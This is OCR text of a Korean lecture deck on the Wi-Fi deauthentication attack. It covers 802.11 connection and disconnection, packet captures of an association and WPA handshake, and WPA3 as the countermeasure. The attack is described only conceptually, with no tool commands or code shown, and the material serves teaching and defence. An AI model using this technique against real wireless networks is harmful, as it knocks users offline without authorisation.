Death Attack

SCP 이예준


index


- Death Attack
- Wireless communications
- Wi-Fi 연결 / 연결 해제
- IEEE 802.11 / 802.11 관리프레임
- Radiotap / Radiotap Structure
- Death Attack 실습
- 대응방안 - WPA3

Death Attack (Deathentication Attack)

나 AP인데, 너네랑 연결 끊을게~

공격자가 AP를 지정하고 단말기에게 또는 단말기가 연결을 해제한다는 가짜 패킷을 생성하여 무선 LAN에 날리면 AP와 단말기의 연결이 해제된다.






~~유선~~

무선

Wireless communications



Wireless communications

네트워크를 통해 전송하기 쉽도록 자른 데이터의 전송단위

Wi-Fi 연결

사용자

나 써도 돼?

비밀번호 알아?

!@#@$ 여기!

확인! 연결해~

AP(Access Point)

Wi-Fi 연결

Capturing from wlan0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.addr == 78:46:d4:41:d3:11

No.	Time	Source	Destination	Protocol	Length	Info
98	2.389653219	78:46:d4:41:d3:11	Broadcast	802.11	219	Probe Request, SN=750, FN=0, Flags=........, SSID=KT_GiGA_2G_Wa
99	2.424839821	78:46:d4:41:d3:11	Broadcast	802.11	219	Probe Request, SN=751, FN=0, Flags=........, SSID=KT_GiGA_2G_Wa
100	2.429384079	Allradio_bd:eb:94	78:46:d4:41:d3:11	802.11	491	Probe Response, SN=1004, FN=0, Flags=........, BI=100, SSID=KT_
121	3.675946899	78:46:d4:41:d3:11	Allradio_bd:eb:94	802.11	66	Authentication, SN=752, FN=0, Flags=........
122	3.777063141		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
123	3.879003464	Allradio_bd:eb:94	78:46:d4:41:d3:11	802.11	54	Authentication, SN=1005, FN=0, Flags=........
125	3.879021071	78:46:d4:41:d3:11	Allradio_bd:eb:94	802.11	239	Association Request, SN=753, FN=0, Flags=........, SSID=KT_GiGA
126	3.879023767		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
127	3.879025597	Allradio_bd:eb:94	78:46:d4:41:d3:11	802.11	243	Association Response, SN=1006, FN=0, Flags=........
128	3.879027901	Allradio_bd:eb:94	78:46:d4:41:d3:11	802.11	243	Association Response, SN=1006, FN=0, Flags=....R...
130	3.879031964	Allradio_bd:eb:94	78:46:d4:41:d3:11	EAPOL	157	Key (Message 1 of 4)
133	3.879039166	78:46:d4:41:d3:11	Allradio_bd:eb:94	EAPOL	179	Key (Message 2 of 4)
134	3.879041080		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
135	3.879042892	Allradio_bd:eb:94	78:46:d4:41:d3:11	EAPOL	261	Key (Message 3 of 4)
137	3.879046765	78:46:d4:41:d3:11	Allradio_bd:eb:94	EAPOL	157	Key (Message 4 of 4)
138	3.879048674		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
139	3.879050449	78:46:d4:41:d3:11	Allradio_bd:eb:94	802.11	48	Null function (No data), SN=754, FN=0, Flags=.......T
140	3.879052438		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
141	3.879054211	78:46:d4:41:d3:11	Allradio_bd:eb:94	802.11	52	BSS Transition Management Query
142	3.879056078		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
143	3.879057753	Allradio_bd:eb:94	78:46:d4:41:d3:11	802.11	78	BSS Transition Management Request
145	3.879061242	78:46:d4:41:d3:11	Allradio_bd:eb:94	802.11	53	BSS Transition Management Response
146	3.879063063		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
147	3.879064786	78:46:d4:41:d3:11	Allradio_bd:eb:94	802.11	48	Null function (No data), SN=760, FN=0, Flags=.......T
148	3.879066603		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
149	3.879068307	78:46:d4:41:d3:11	Allradio_bd:eb:94	802.11	48	Null function (No data), SN=762, FN=0, Flags=.......T
150	3.879070134		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
151	3.879071840	78:46:d4:41:d3:11	Allradio_bd:eb:94	802.11	48	Null function (No data), SN=763, FN=0, Flags=...P...T
152	3.879073680		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
155	3.879080127	78:46:d4:41:d3:11	Allradio_bd:eb:94	802.11	57	Action, SN=764, FN=0, Flags=........
156	3.879081954		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........
157	3.879083669	Allradio_bd:eb:94	78:46:d4:41:d3:11	802.11	57	Action, SN=1, FN=0, Flags=........
159	3.879087171		78:46:d4:41:d3:11 (…	802.11	34	Acknowledgement, Flags=........







그림 출처 : https://gitlab.com/gilgil/sns/-/wikis/deauth-attack/deauth-attack

Wi-Fi 연결해제



1
사용자
사용자
사용자
다 나가!
AP(Access Point)
2
야! 넌 쓰지마.
사용자
AP(Access Point)
3
나 그만쓴다!
사용자
AP(Access Point)

Wi-Fi 연결해제


Capturing from wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
wlan.addr == 78:46:d4:41:d3:11
No. Time Source Destination Protocol Length Info
4348 96.502799871 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4352 96.502811208 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1679, FN=0, Flags=.......T
4353 96.502813211 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4354 96.502815124 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1680, FN=0, Flags=.......T
4355 96.502817322 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4358 96.502824811 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1681, FN=0, Flags=...P...T
4359 96.502827052 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4362 96.502835073 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1695, FN=0, Flags=....R..T
4363 96.502837758 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1695, FN=0, Flags=....R..T
4364 96.502840290 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4365 96.502842601 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1696, FN=0, Flags=.......T
4366 96.502845008 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4368 96.502850407 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1697, FN=0, Flags=...P...T
4369 96.502852683 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4372 96.502860025 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1712, FN=0, Flags=.......T
4373 96.502867022 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4374 96.502868980 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1713, FN=0, Flags=.......T
4375 96.502871059 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4378 96.502881191 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1715, FN=0, Flags=.......T
4379 96.502889103 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4380 96.502891267 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1716, FN=0, Flags=.......T
4381 96.502926934 78:46:d4:41:d3:11 (… 802.11 34 Acknowledgement, Flags=........
4382 96.502930089 78:46:d4:41:d3:11 Allradio_bd:eb:94 802.11 48 Null function (No data), SN=1720, FN=0, Flags=.......T
